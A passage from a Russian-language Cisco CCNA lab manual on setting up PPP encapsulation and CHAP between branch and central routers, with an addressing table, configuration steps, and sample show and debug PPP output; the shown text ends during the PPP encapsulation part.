


**Таблица адресации**

| Устройство | Интерфейс       | IP-адрес            | Маска подсети       | Шлюз по умолчанию |
|------------|-----------------|---------------------|---------------------|-------------------|
| Филиал 1   | G0/1            | 192.168.1.1         | 255.255.255.0       | Недоступно        |
|            | S0/0/0<br>(DCE) | 10.1.1.1            | 255.255.255.2<br>52 | Недоступно        |
| Central    | S0/0/0          | 10.1.1.2            | 255.255.255.2<br>52 | Недоступно        |
|            | S0/0/1<br>(DCE) | 10.2.2.2            | 255.255.255.2<br>52 | Недоступно        |
|            | Lo0             | 209.165.200.2<br>25 | 255.255.255.2<br>24 | Недоступно        |
| Филиал 3   | G0/1            | 192.168.3.1         | 255.255.255.0       | Недоступно        |
|            | S0/0/1          | 10.2.2.1            | 255.255.255.2<br>52 | Недоступно        |
| PC-A       | NIC             | 192.168.1.3         | 255.255.255.0       | 192.168.1.1       |
| PC-C       | NIC             | 192.168.3.3         | 255.255.255.0       | 192.168.3.1       |

### Задачи

**Часть 1. Базовая настройка устройств**

**Часть 2. Настройка инкапсуляции PPP**

**Часть 3. Настройка аутентификации CHAP PPP**

### Исходные данные/сценарий

**Шаг 2:** PPP — очень распространенный протокол WAN уровня 2. PPP можно использовать для подключения из локальной сети к WAN-провайдеру и для подключения сегментов LAN в рамках корпоративной сети.

**Шаг 3:** В этой лабораторной работе требуется настроить инкапсуляцию PPP на выделенных последовательных каналах между маршрутизаторами филиалов и центральным маршрутизатором. Требуется настроить

протокол аутентификации по квитированию вызова (CHAP) PPP на последовательных каналах PPP. Вы также изучите влияние, оказываемое изменениями инкапсуляции и аутентификации на состояние последовательного канала.

**Шаг 4: Примечание.** В практических лабораторных работах CCNA используются маршрутизаторы с интеграцией сервисов Cisco 1941 (ISR) под управлением ОС CiscoIOS версии 15.2(4) M3 (образ universalk9). В лабораторной работе используются коммутаторы CiscoCatalyst серии 2960 под управлением ОС CiscoIOS 15.0(2) (образ lanbasek9). Допускается использование коммутаторов и маршрутизаторов других моделей, под управлением других версий ОС CiscoIOS. В зависимости от модели устройства и версии CiscoIOS доступные команды и выходные данные могут отличаться от данных, полученных при выполнении лабораторных работ. Точные идентификаторы интерфейсов указаны в сводной таблице интерфейсов маршрутизаторов в конце лабораторной работы.

**Шаг 5: Примечание.** Убедитесь, что предыдущие настройки маршрутизаторов и коммутаторов удалены и они не имеют загрузочных настроек. Если вы не уверены в этом, обратитесь к инструктору.

**Шаг 6: Примечание для инструктора.** Для выполнения инициализации и перезагрузки устройств см. руководство для инструкторов по проведению лабораторных работ.

#### **Необходимые ресурсы:**

- 3 маршрутизатора (Cisco 1941 под управлением ОС CiscoIOS 15.2(4) M3 (образ universal) или аналогичная модель);
- 2 коммутатора (Cisco 2960 под управлением ОС CiscoIOS 15.0(2), (образ lanbasek9) или аналогичная модель);
- 2 ПК (под управлением ОС Windows 7, Vista или XP с программой эмуляции терминала, например TeraTerm);
- консольные кабели для настройки устройств CiscoIOS через порты консоли;

кабели Ethernet и последовательные кабели в соответствии с топологией.

### **Базовая настройка устройств**

Шаг 7: В части 1 вам предстоит настроить топологию сети и базовые параметры маршрутизатора, например, IP-адреса интерфейсов, маршрутизацию, доступ к устройствам и пароли.

### **Подключите кабели в сети в соответствии с топологией.**

Шаг 8: Подключите устройства, как показано в топологии, и подсоедините необходимые кабели.

### **Выполните инициализацию и перезагрузку маршрутизаторов и коммутаторов.**

### **Произведите базовую настройку маршрутизаторов.**

- i) Отключите поиск DNS.
- ii) Настройте имя устройства.
- iii) Зашифруйте незашифрованные пароли.
- iv) Создайте баннерное сообщение дня (MOTD) для предупреждения пользователей о запрете несанкционированного доступа.
- v) Назначьте **class** в качестве зашифрованного пароля доступа к привилегированному режиму.
- vi) Назначьте **cisco** в качестве пароля для консоли и виртуального терминала VTY и активируйте учётную запись.
- vii) Настройте ведение журнала состояния консоли на синхронный режим.
- viii) Примените IP-адреса к интерфейсам Serial и GigabitEthernet в соответствии с таблицей адресации и включите физические интерфейсы.
- ix) Настройте тактовую частоту на **128000** для всех последовательных интерфейсов DCE.

х) На маршрутизаторе «Главный» создайте **Loopback 0** для имитации доступа в Интернет и назначьте IP-адрес согласно таблице адресации.

### **Настройте маршрутизацию.**

2. Включите на маршрутизаторах использование протокола OSPF для одной области и используйте в качестве идентификатора процесса значение 1. Добавьте в процесс OSPF все сети, за исключением 209.165.200.224/27.

xi) На маршрутизаторе «Главный» настройте маршрут по умолчанию к симулируемому Интернету, используя Lo0 в качестве выходного интерфейса, и перераспределите маршрут в процесс OSPF.

xii) На всех маршрутизаторах выполните команды **show ip route ospf**, **show ip ospf interface brief** и **show ip ospf neighbor**, чтобы проверить правильность настройки OSPF. Обратите внимание на идентификатор каждого маршрутизатора.

### **Филиал 1:**

Branch1# **show ip route ospf**

Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP  
D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area

N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2

E1 - OSPF external type 1, E2 - OSPF external type 2

i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2

ia - IS-IS inter area, \* - candidate default, U - per-user static route

o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP

+ - replicated route, % - next hop override

Gateway of last resort is 10.1.1.2 to network 0.0.0.0

O\*E2 0.0.0.0/0 [110/1] via 10.1.1.2, 00:04:10, Serial0/0/0

10.0.0.0/8 is variably subnetted, 3 subnets, 2 masks

- O 10.2.2.0/30 [110/128] via 10.1.1.2, 00:04:20, Serial0/0/0
- O 192.168.3.0/24 [110/129] via 10.1.1.2, 00:03:21, Serial0/0/0

Branch1# **show ip ospf interface brief**

| Interface | PID | Area | IP Address/Mask | Cost | State | Nbrs | F/C |
|-----------|-----|------|-----------------|------|-------|------|-----|
| Se0/0/0   | 1   | 0    | 10.1.1.1/30     | 64   | P2P   | 1/1  |     |
| Gi0/1     | 1   | 0    | 192.168.1.1/24  | 1    | DR    | 0/0  |     |

Branch1# **show ip ospf neighbor**

| Neighbor ID     | Pri | State   | Dead Time | Address  | Interface   |
|-----------------|-----|---------|-----------|----------|-------------|
| 209.165.200.225 | 0   | FULL/ - | 00:00:33  | 10.1.1.2 | Serial0/0/0 |

**Главный:**

Central# **show ip route ospf**

Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP  
D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area

N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2

E1 - OSPF external type 1, E2 - OSPF external type 2

i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2

ia - IS-IS inter area, \* - candidate default, U - per-user static route

o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP

+ - replicated route, % - next hop override

Gateway of last resort is 0.0.0.0 to network 0.0.0.0

- O 192.168.1.0/24 [110/65] via 10.1.1.1, 00:07:43, Serial0/0/0
- O 192.168.3.0/24 [110/65] via 10.2.2.1, 00:06:38, Serial0/0/1

Central# **show ip ospf interface brief**

| Interface | PID | Area | IP Address/Mask | Cost | State | Nbrs F/C |
|-----------|-----|------|-----------------|------|-------|----------|
| Se0/0/1   | 1   | 0    | 10.2.2.2/30     | 64   | P2P   | 1/1      |
| Se0/0/0   | 1   | 0    | 10.1.1.2/30     | 64   | P2P   | 1/1      |

Central# **show ip ospf neighbor**

| Neighbor ID | Pri | State   | Dead Time | Address  | Interface   |
|-------------|-----|---------|-----------|----------|-------------|
| 192.168.3.1 | 0   | FULL/ - | 00:00:33  | 10.2.2.1 | Serial0/0/1 |
| 192.168.1.1 | 0   | FULL/ - | 00:00:36  | 10.1.1.1 | Serial0/0/0 |

**Филиал 3:**

Branch3# **show ip route ospf**

Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP

D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area

N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2

E1 - OSPF external type 1, E2 - OSPF external type 2

i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2

ia - IS-IS inter area, \* - candidate default, U - per-user static route

o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP

+ - replicated route, % - next hop override

Gateway of last resort is 10.2.2.2 to network 0.0.0.0

O\*E2 0.0.0.0/0 [110/1] via 10.2.2.2, 00:08:14, Serial0/0/1

10.0.0.0/8 is variably subnetted, 3 subnets, 2 masks

O 10.1.1.0/30 [110/128] via 10.2.2.2, 00:08:14, Serial0/0/1

O 192.168.1.0/24 [110/129] via 10.2.2.2, 00:08:14, Serial0/0/1

Branch3# **show ip ospf interface brief**

| Interface | PID | Area | IP Address/Mask | Cost | State | Nbrs F/C |
|-----------|-----|------|-----------------|------|-------|----------|
| Se0/0/1   | 1   | 0    | 10.2.2.1/30     | 64   | P2P   | 1/1      |

```
Gi0/1    1    0          192.168.3.1/24    1    DR    0/0
```

```
Branch3# show ip ospf neighbor
```

| Neighbor ID     | Pri | State   | Dead Time | Address  | Interface   |
|-----------------|-----|---------|-----------|----------|-------------|
| 209.165.200.225 | 0   | FULL/ - | 00:00:37  | 10.2.2.2 | Serial0/0/1 |

### Настройте компьютеры.

Шаг 9: Настройте IP-адреса и шлюзы по умолчанию на всех ПК в соответствии с таблицей адресации.

### Проверьте связь между конечными устройствами.

Шаг 10: Все устройства должны успешно выполнять эхо-запросы ко всем остальным устройствам, указанным в топологии. Если это не так, выполняйте поиск и устранение неполадок то до тех пор, пока не удастся установить сквозное соединение.

Шаг 11: **Примечание.** Для успешной передачи эхо-запросов может потребоваться отключение межсетевого экрана.

### Сохраните настройки.

### Настройка инкапсуляции PPP

**Шаг 1: Отобразите инкапсуляцию, используемую в последовательном интерфейсе по умолчанию.**

Шаг 12: На маршрутизаторах выполните команду **show interfaces serial идентификатор\_интерфейса** для отображения текущей инкапсуляции, используемой в последовательном интерфейсе.

```
Branch1# show interfaces s0/0/0
```

```
Serial0/0/0 is up, line protocol is up
```

```
Hardware is WIC MBRD Serial
```

```
Internet address is 10.1.1.1/30
```

```
MTU 1500 bytes, BW 1544 Kbit/sec, DLY 20000 usec,  
reliability 255/255, txload 1/255, rxload 1/255
```

**Encapsulation HDLC**, loopback not set

Keepalive set (10 sec)

Last input 00:00:02, output 00:00:05, output hang never

Last clearing of "show interface" counters never

Input queue: 0/75/0/0 (size/max/drops/flushes); Total output drops: 0

Queueing strategy: fifo

Output queue: 0/40 (size/max)

5 minute input rate 0 bits/sec, 0 packets/sec

5 minute output rate 0 bits/sec, 0 packets/sec

1003 packets input, 78348 bytes, 0 no buffer

Received 527 broadcasts (0 IP multicasts)

0 runts, 0 giants, 0 throttles

0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored, 0 abort

1090 packets output, 80262 bytes, 0 underruns

0 output errors, 0 collisions, 3 interface resets

0 unknown protocol drops

0 output buffer failures, 0 output buffers swapped out

2 carrier transitions

DCD=up DSR=up DTR=up RTS=up CTS=up

**Шаг 13:** Укажите тип инкапсуляции, используемой в последовательном интерфейсе по умолчанию, для маршрутизатора Cisco.

**HDLC**

**Измените инкапсуляцию на PPP.**

xiii) Для изменения инкапсуляции HDLC на PPP введите команду **encapsulation ppp** на интерфейсе S0/0/0 маршрутизатора «Филиал 1».

Branch1(config)# **interface s0/0/0**

Branch1(config-if)# **encapsulation ppp**

Branch1(config-if)#

Jun 19 06:02:33.687: %OSPF-5-ADJCHG: Process 1, Nbr 209.165.200.225 on Serial0/0/0 from FULL to DOWN, Neighbor Down: Interface down or detached

Branch1(config-if)#

Jun 19 06:02:35.687: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial0/0/0, changed state to down

xiv) Введите команду для отображения состояния канала и протокола канала для интерфейса S0/0/0 маршрутизатора «Филиал 1».

Задokumentируйте выполненную команду. Укажите текущее состояние интерфейса S0/0/0.

---

Branch1# **show ip interface brief**

Состояние канала – активен, а протокол канала не функционирует.

Branch1# **show ip interface brief**

| Interface                  | IP-Address  | OK? | Method | Status                | Protocol |
|----------------------------|-------------|-----|--------|-----------------------|----------|
| Embedded-Service-Engine0/0 | unassigned  | YES | unset  | administratively down | down     |
| GigabitEthernet0/0         | unassigned  | YES | unset  | administratively down | down     |
| GigabitEthernet0/1         | 192.168.1.1 | YES | manual | up                    | up       |
| Serial0/0/0                | 10.1.1.1    | YES | manual | up                    | down     |
| Serial0/0/1                | unassigned  | YES | unset  | administratively down | down     |

xv) Для исправления разночтений в настройках инкапсуляции для последовательного интерфейса ведите команду **encapsulation ppp** на интерфейсе S0/0/0 для маршрутизатора Central.

Central(config)# **interface s0/0/0**

Central(config-if)# **encapsulation ppp**

Central(config-if)#

.Jun 19 06:03:41.186: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial0/0/0, changed state to up

.Jun 19 06:03:41.274: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.1.1 on Serial0/0/0 from LOADING to FULL, Loading Done

xvi) Убедитесь, что интерфейс S0/0/0 как на маршрутизаторе «Филиал 1», так и на маршрутизаторе «Главный» находится в активном состоянии и настроен с инкапсуляцией PPP.

Укажите состояние протокола PPP (LCP). \_\_\_\_\_ Open

Укажите, согласование каких протоколов NCP было выполнено.

---

---

Протокол управления протоколом IP (IPCP) и протокол управления протоколом обнаружения устройств Cisco (CDPCP)

Branch1# **show interfaces s0/0/0**

Serial0/0/0 is up, line protocol is up

Hardware is WIC MBRD Serial

Internet address is 10.1.1.1/30

MTU 1500 bytes, BW 1544 Kbit/sec, DLY 20000 usec,

reliability 255/255, txload 1/255, rxload 1/255

Encapsulation PPP, LCP Open

Open: IPCP, CDPCP, loopback not set

Keepalive set (10 sec)

Last input 00:00:00, output 00:00:00, output hang never

Last clearing of "show interface" counters 00:03:58

Input queue: 0/75/0/0 (size/max/drops/flushes); Total output drops: 0

Queueing strategy: fifo

Output queue: 0/40 (size/max)

5 minute input rate 0 bits/sec, 0 packets/sec

5 minute output rate 0 bits/sec, 0 packets/sec

77 packets input, 4636 bytes, 0 no buffer

Received 0 broadcasts (0 IP multicasts)  
0 runts, 0 giants, 0 throttles  
0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored, 0 abort  
117 packets output, 5800 bytes, 0 underruns  
0 output errors, 0 collisions, 8 interface resets  
22 unknown protocol drops  
0 output buffer failures, 0 output buffers swapped out  
18 carrier transitions  
DCD=up DSR=up DTR=up RTS=up CTS=up

Central# **show interfaces s0/0/0**

**Serial0/0/0 is up, line protocol is up**

Hardware is WIC MBRD Serial  
Internet address is 10.1.1.2/30  
MTU 1500 bytes, BW 1544 Kbit/sec, DLY 20000 usec,  
reliability 255/255, txload 1/255, rxload 1/255

**Encapsulation PPP, LCP Open**

Open: IPCP, CDPCP, loopback not set  
Keepalive set (10 sec)  
Last input 00:00:02, output 00:00:03, output hang never  
Last clearing of "show interface" counters 00:01:20  
Input queue: 0/75/0/0 (size/max/drops/flushes); Total output drops: 0  
Queueing strategy: fifo  
Output queue: 0/40 (size/max)  
5 minute input rate 0 bits/sec, 0 packets/sec  
5 minute output rate 0 bits/sec, 0 packets/sec  
41 packets input, 2811 bytes, 0 no buffer  
Received 0 broadcasts (0 IP multicasts)  
0 runts, 0 giants, 0 throttles  
0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored, 0 abort

40 packets output, 2739 bytes, 0 underruns  
0 output errors, 0 collisions, 0 interface resets  
0 unknown protocol drops  
0 output buffer failures, 0 output buffers swapped out  
0 carrier transitions  
DCD=up DSR=up DTR=up RTS=up CTS=up

**Намеренно разорвите последовательное подключение.**

3. Выполните команды **debug ppp**, чтобы понаблюдать за влиянием изменения настройки PPP на маршрутизаторы «Филиал 1» и «Главный».

```
Branch1# debug ppp negotiation  
PPP protocol negotiation debugging is on  
Branch1# debug ppp packet  
PPP packet display debugging is on
```

```
Central# debug ppp negotiation  
PPP protocol negotiation debugging is on  
Central# debug ppp packet  
PPP packet display debugging is on
```

xvii) Наблюдайте за сообщениями команды **debug PPP** при прохождении трафика по последовательному каналу между маршрутизаторами «Филиал 1» и «Главный».

```
Branch1#  
Jun 20 02:20:45.795: Se0/0/0 PPP: Opktttype 0x0021, datagramsize 84  
Jun 20 02:20:49.639: Se0/0/0 PPP: Ipkttype 0x0021, datagramsize 84  
link[ip]  
Jun 20 02:20:50.147: Se0/0/0 LCP-FS: IECHOREQ [Open] id 45 len 12  
magic 0x73885AF2  
Jun 20 02:20:50.147: Se0/0/0 LCP-FS: OECHOREP [Open] id 45 len 12  
magic 0x8CE1F65F
```

Jun 20 02:20:50.159: Se0/0/0 LCP: O ECHOREQ [Open] id 45 len 12 magic 0x8CE1F65F

Jun 20 02:20:50.159: Se0/0/0 LCP-FS: IECHOREP [Open] id 45 len 12 magic 0x73885AF2

Jun 20 02:20:50.159: Se0/0/0 LCP-FS: Received id 45, sent id 45, line up

Central#

Jun 20 02:20:49.636: Se0/0/0 PPP: O pkt type 0x0021, datagramsize 84

Jun 20 02:20:50.148: Se0/0/0 LCP: O ECHOREQ [Open] id 45 len 12 magic 0x73885AF2

Jun 20 02:20:50.148: Se0/0/0 LCP-FS: I ECHOREP [Open] id 45 len 12 magic 0x8CE1F65F

Jun 20 02:20:50.148: Se0/0/0 LCP-FS: Received id 45, sent id 45, line up

Jun 20 02:20:50.160: Se0/0/0 LCP-FS: I ECHOREQ [Open] id 45 len 12 magic 0x8CE1F65F

Jun 20 02:20:50.160: Se0/0/0 LCP-FS: O ECHOREP [Open] id 45 len 12 magic 0x73885AF2

Jun 20 02:20:55.552: Se0/0/0 PPP: I pkt type 0x0021, datagramsize 84 link[ip]

xviii) Разорвите последовательное подключение путем возвращения HDLC в качестве инкапсуляции для последовательного интерфейса S0/0/0 маршрутизатора «Филиал 1». Запишите команду, использованную для изменения инкапсуляции на HDLC.

---

```
Branch1(config)# interface s0/0/0
```

```
Branch1(config-if)# encapsulation hdlc
```

xix) Наблюдайте за сообщениями команды debugPPP на маршрутизаторе «Филиал 1». Последовательное подключение

завершено, и протокол линии связи не функционирует. Маршрут к 10.1.1.2 («Главный») удалён из таблицы маршрутизации.

Jun 20 02:29:50.295: Se0/0/0 PPP DISC: Lower Layer disconnected

Jun 20 02:29:50.295: PPP: NET STOP send to AAA.

Jun 20 02:29:50.299: Se0/0/0 IPCP: Event[DOWN] State[Open to Starting]

Jun 20 02:29:50.299: Se0/0/0 IPCP: Event[CLOSE] State[Starting to Initial]

Jun 20 02:29:50.299: Se0/0/0 CDPCP: Event[DOWN] State[Open to Starting]

Jun 20 02:29:50.299: Se0/0/0 CDPCP: Event[CLOSE] State[Starting to Initial]

Jun 20 02:29:50.29

Branch1(config-if)#9: Se0/0/0 LCP: O TERMREQ [Open] id 7 len 4

Jun 20 02:29:50.299: Se0/0/0 LCP: Event[CLOSE] State[Open to Closing]

Jun 20 02:29:50.299: Se0/0/0 PPP: Phase is TERMINATING

Jun 20 02:29:50.299: Se0/0/0 Deleted neighbor route from AVL tree: topoid 0, address 10.1.1.2

Jun 20 02:29:50.299: Se0/0/0 IPCP: Remove route to 10.1.1.2

Jun 20 02:29:50.299: Se0/0/0 LCP: Event[DOWN] State[Closing to Initial]

Jun 20 02:29:50.299: Se0/0/0 PPP: Phase is DOWN

Branch1(config-if)#

Jun 20 02:30:17.083: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial0/0/0, changed state to down

Jun 20 02:30:17.083: %OSPF-5-ADJCHG: Process 1, Nbr 209.165.200.225 on Serial0/0/0 from FULL to DOWN, Neighbor Down: Interface down or detached

xx) Наблюдайте за сообщениями команды debugPPP на маршрутизаторе «Главный». Маршрутизатор «Главный» продолжает попытки установить подключение к маршрутизатору «Филиал 1», как видно из сообщений команды debug. Если интерфейсы не могут установить подключение, интерфейсы снова прекращают работу.

Кроме того, OSPF не может сформировать отношения смежности с соседним с ним устройством вследствие несоответствия инкапсуляции для последовательного канала.

Jun 20 02:29:50.296: Se0/0/0 PPP: Sending cstate DOWN notification

Jun 20 02:29:50.296: Se0/0/0 PPP: Processing CstateDown message

Jun 20 02:29:50.296: Se0/0/0 PPP DISC: Lower Layer disconnected

Jun 20 02:29:50.296: PPP: NET STOP send to AAA.

Jun 20 02:29:50.296: Se0/0/0 IPCP: Event[DOWN] State[Open to Starting]

Jun 20 02:29:50.296: Se0/0/0 IPCP: Event[CLOSE] State[Starting to Initial]

Jun 20 02:29:50.296: Se0/0/0 CDPCP: Event[DOWN] State[Open to Starting]

Jun 20 02:29:50.296: Se0/0/0 CDPCP: Event[CLOSE] State[Starting to Initial]

Jun 20 02:29:50.296: Se0/0/0 LCP: O TERMREQ [Open] id 2 len 4

Jun 20 02:29:50.296: Se0/0/0 LCP: Event[CLOSE] State[Open to Closing]

Jun 20 02:29:50.296: Se0/0/0 PPP: Phase is TERMINATING

Jun 20 02:29:50.296: Se0/0/0 Deleted neighbor route from AVL tree: topoid 0, address 10.1.1.1

Jun 20 02:29:50.296: Se0/0/0 IPCP: Remove route to 10.1.1.1

Jun 20 02:29:50.296: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.1.1 on Serial0/0/0 from FULL to DOWN, Neighbor Down: Interface down or detached

Jun 20 02:29:50.296: Se0/0/0 LCP: Event[DOWN] State[Closing to Initial]

Jun 20 02:29:50.296: Se0/0/0 PPP: Phase is DOWN

Jun 20 02:29:52.296: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial0/0/0, changed state to down

.Jun 20 02:29:52.296: Se0/0/0 PPP: Sending cstate UP notification

.Jun 20 02:29:52.296: Se0/0/0 PPP: Processing CstateUp message

.Jun 20 02:29:52.296: PPP: Alloc Context [29F9F32C]

.Jun 20 02:29:52.296: ppp3 PPP: Phase is ESTABLISHING

.Jun 20 02:29:52.296: Se0/0/0 PPP: Using default call direction  
.Jun 20 02:29:52.296: Se0/0/0 PPP: Treating connection as a dedicated line  
.Jun 20 02:29:52.296: Se0/0/0 PPP: Session handle[60000003] Session id[3]  
.Jun 20 02:29:52.296: Se0/0/0 LCP: Event[OPEN] State[Initial to Starting]  
.Jun 20 02:29:52.296: Se0/0/0 LCP: O CONFREQ [Starting] id 1 len 10  
.Jun 20 02:29:52.296: Se0/0/0 LCP: MagicNumber 0x7397843B  
(0x05067397843B)  
.Jun 20 02:29:52.296: Se0/0/0 LCP:Event[UP] State[Starting to REQsent]  
.Jun 20 02:29:54.308: Se0/0/0 LCP: O CONFREQ [REQsent] id 2 len 10  
.Jun 20 02:29:54.308: Se0/0/0 LCP: MagicNumber 0x7397843B  
(0x05067397843B)  
.Jun 20 02:29:54.308: Se0/0/0 LCP: Event[Timeout+] State[REQsent to  
REQsent]  
.Jun 20 02:29:56.080: Se0/0/0 PPP: I pkt type 0x008F, datagramsize 24  
link[illegal]  
.Jun 20 02:29:56.080: Se0/0/0 UNKNOWN(0x008F): Non-NCP packet,  
discarding  
<Данные опущены>  
.Jun 20 02:30:10.436: Se0/0/0 LCP: O CONFREQ [REQsent] id 10 len 10  
.Jun 20 02:30:10.436: Se0/0/0 LCP: MagicNumber 0x7397843B  
(0x05067397843B)  
.Jun 20 02:30:10.436: Se0/0/0 LCP: Event[Timeout+] State[REQsent to  
REQsent]  
.Jun 20 02:30:12.452: Se0/0/0 PPP DISC: LCP failed to negotiate  
.Jun 20 02:30:12.452: PPP: NET STOP send to AAA.  
.Jun 20 02:30:12.452: Se0/0/0 LCP: Event[Timeout-] State[REQsent to  
Stopped]  
.Jun 20 02:30:12.452: Se0/0/0 LCP: Event[DOWN] State[Stopped to  
Starting]  
.Jun 20 02:30:12.452: Se0/0/0 PPP: Phase is DOWN

.Jun 20 02:30:14.452: PPP: Alloc Context [29F9F32C]  
.Jun 20 02:30:14.452: ppp4 PPP: Phase is ESTABLISHING  
.Jun 20 02:30:14.452: Se0/0/0 PPP: Using default call direction  
.Jun 20 02:30:14.452: Se0/0/0 PPP: Treating connection as a dedicated line  
.Jun 20 02:30:14.452: Se0/0/0 PPP: Session handle[6E000004] Session id[4]  
.Jun 20 02:30:14.452: Se0/0/0 LCP: Event[OPEN] State[Initial to Starting]  
.Jun 20 02:30:14.452: Se0/0/0 LCP: O CONFREQ [Starting] id 1 len 10  
.Jun 20 02:30:14.452: Se0/0/0 LCP: MagicNumber 0x7397DADA  
(0x05067397DADA)  
.Jun 20 02:30:14.452: Se0/0/0 LCP: Event[UP] State[Starting to REQsent]  
.Jun 20 02:30:16.080: Se0/0/0 PPP: I pkt type 0x008F, datagramsize 24  
link[illegal]  
.Jun 20 02:30:16.080: Se0/0/0 UNKNOWN(0x008F): Non-NCP packet,  
discarding  
<Данные опущены>  
.Jun 20 02:30:32.580: Se0/0/0 LCP: O CONFREQ [REQsent] id 10 len 10  
.Jun 20 02:30:32.580: Se0/0/0 LCP: MagicNumber 0x7397DADA  
(0x05067397DADA)  
.Jun 20 02:30:32.580: Se0/0/0 LCP: Event[Timeout+] State[REQsent to  
REQsent]  
.Jun 20 02:30:34.596: Se0/0/0 PPP DISC: LCP failed to negotiate  
.Jun 20 02:30:34.596: PPP: NET STOP send to AAA.  
.Jun 20 02:30:34.596: Se0/0/0 LCP: Event[Timeout-] State[REQsent to  
Stopped]  
.Jun 20 02:30:34.596: Se0/0/0 LCP: Event[DOWN] State[Stopped to  
Starting]  
.Jun 20 02:30:34.596: Se0/0/0 PPP: Phase is DOWN  
.Jun 20 02:30:36.080: Se0/0/0 PPP: I pkt type 0x008F, discarded, PPP not  
running  
.Jun 20 02:30:36.596: PPP: Alloc Context [29F9F32C]

.Jun 20 02:30:36.596: **ppp5 PPP: Phase is ESTABLISHING**

.Jun 20 02:30:36.596: Se0/0/0 PPP: Using default call direction

.Jun 20 02:30:36.596: Se0/0/0 PPP: Treating connection as a dedicated line

.Jun 20 02:30:36.596: Se0/0/0 PPP: Session handle[34000005] Session id[5]

.Jun 20 02:30:36.596: Se0/0/0 LCP: Event[OPEN] State[Initial to Starting]

Что происходит в случае,

если на одном конце последовательного канала используется инкапсуляция PPP, а на другом — HDLC?

Канал отключается, и отношения смежности OSPF нарушаются. PPP продолжает попытки установить подключение к другому концу канала, что видно из сообщения «Phase is ESTABLISHING» («Текущий этап — УСТАНОВКА»). Однако, поскольку он продолжает получать пакет, не являющийся пакетом NCP, LCP не удается выполнить согласование, и канал по-прежнему не работает.

xxi) Введите команду **encapsulation ppp** на интерфейсе S0/0/0 маршрутизатора «Филиал 1», чтобы исправить несоответствующую инкапсуляцию.

Branch1(config)# **interface s0/0/0**

Branch1(config-if)# **encapsulation ppp**

xxii) Наблюдайте за сообщениями команды **debug PPP** от маршрутизатора «Филиал 1» при установке подключения между маршрутизаторами «Филиал 1» и «Главный».

Branch1(config-if)#

Jun 20 03:01:57.399: %OSPF-5-ADJCHG: Process 1, Nbr 209.165.200.225  
on Serial0/0/0 from FULL to DOWN, Neighbor Down: Interface down or  
detached

Jun 20 03:01:59.399: %LINEPROTO-5-UPDOWN: Line protocol on  
Interface Serial0/0/0, changed state to down

Jun 20 03:01:59.399: Se0/0/0 PPP: Sending cstate UP notification

